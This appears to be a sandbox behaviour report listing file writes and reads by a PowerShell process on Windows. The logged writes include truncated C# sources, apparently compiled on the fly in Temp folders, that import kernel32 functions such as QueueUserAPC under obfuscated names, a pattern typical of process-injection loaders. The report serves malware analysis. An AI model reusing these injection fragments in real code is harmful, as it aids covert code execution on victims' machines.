C:\Users\user\Documents\20201216\PowerShell_transcript.320946.tianP39F.20201216110746.txt	unknown	744	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 32 31 36 31 31 30 37 34 37 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 32 30 39 34 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c	********************..Windows PowerShell transcript start..Start time: 20201216110747..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 320946 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\	success or wait	11	7FFA752CB526	WriteFile
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.0.cs	unknown	405	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 71 76 70 66 6c 70 0a 20 20 20 20 7b 0a 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 76 73 73 6b 69 65 72 2c 49 6e 74 50 74 72 20 78 66 73 75 6e 74 6c 2c 49 6e 74 50 74 72 20 75 78 64 62 65 74 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78	...using System;.using System.Runtime.InteropServices;...namespace W32.{.public class qvpflp. {.[DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr vsskier,IntPtr xfsuntl,IntPtr uxdbet);.[DllImport("kernel32")].public static ex	success or wait	1	7FFA752CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.cmdline	unknown	371	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 61 6c 66 6f 6e 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6c 63 62 63 34 6f 64 68 5c 6c	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\lcbc4odh\l	success or wait	1	7FFA752CB526	WriteFile
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.out	unknown	456	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA752CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.0.cs	unknown	419	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 65 71 6d 76 6f 61 69 68 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6c 73 6a 73 72 73 63 62 2c 75 69	...using System;.using System. Runtime.InteropServices;.. namespace W32.{. public class eqmvoaih. {. [DllImport(" kernel32")].public static extern IntPtr GetCurrentProcess();. [DllImport("kernel32")].publ ic static extern void SleepEx(uint lsjsrscb,ui	success or wait	1	7FFA752CB526	WriteFile
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.cmdline	unknown	371	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 61 6c 66 6f 6e 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 30 30 77 64 64 73 79 65 5c 30	.../t:library /utf8output /R:" System.dll" /R:"C:\Windows\Mic rosoft.Net\assembly\GAC_ MSIL\S ystem.Management.Automation\v4 .0_3.0.0.0__31bf3856ad36 4e35\S ystem.Management.Automation.dll" /R:"System.Core.dll" /out:" C:\Users\user\AppData\Local\Temp\00wddsye\0	success or wait	1	7FFA752CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.out	unknown	456	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA752CB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 50 d5 65 ca 9f d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....P.e....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFA752CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFA752CB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....w.e....a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFA752CB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 11 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00 00	@...e..... .....@.....	success or wait	1	7FFA768BF6E8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	38 00 00 02 04 00 00 00 00 00 00 00 01 00 00 00 92 27 b2 e7 11 d3 a3 4c aa b2 7d 19 c2 b2 0b aa 09 00 00 00 0e 00 0f 00	8.....'.....L..}.....	success or wait	16	7FFA768BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	15	53 79 73 74 65 6d 2e 4e 75 6d 65 72 69 63 73	System.Numerics	success or wait	16	7FFA768BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	7FFA768BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	6c 00 00 03	l...	success or wait	1	7FFA768BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	104	01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 00 0e 80 00 09 0e 80 00 0a 0c 80 00 0b 0e 80 00 0c 0e 80 00 22 00 40 00 24 00 40 00 6a 00 40 00 99 00 40 00 b1 00 40 00 b0 00 40 00 9b 00 40 00 18 00 40 00 57 00 40 00 0d 0c 80 00 0e 0c 80 00 0d 0e 80 00 0f 0e 80 00	...."."@.$.@. j.@...@...@...@...@...@.W .@.....	success or wait	1	7FFA768BF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA7636B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA7636B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA7636B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA7636B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA764412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA76372625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA76372625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA76372625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA764412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA764412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA764412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA764412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA7636B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA7636B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA7636B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA7636B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA7636B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA7636B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	7FFA7636B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA7636B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA764412E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA763562DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21304	success or wait	1	7FFA763563B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA764412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA764412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA764412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA764412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA764412E7	ReadFile

Copyright null 2020

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA764412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA764412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA764412E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	131	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA752CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	136	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
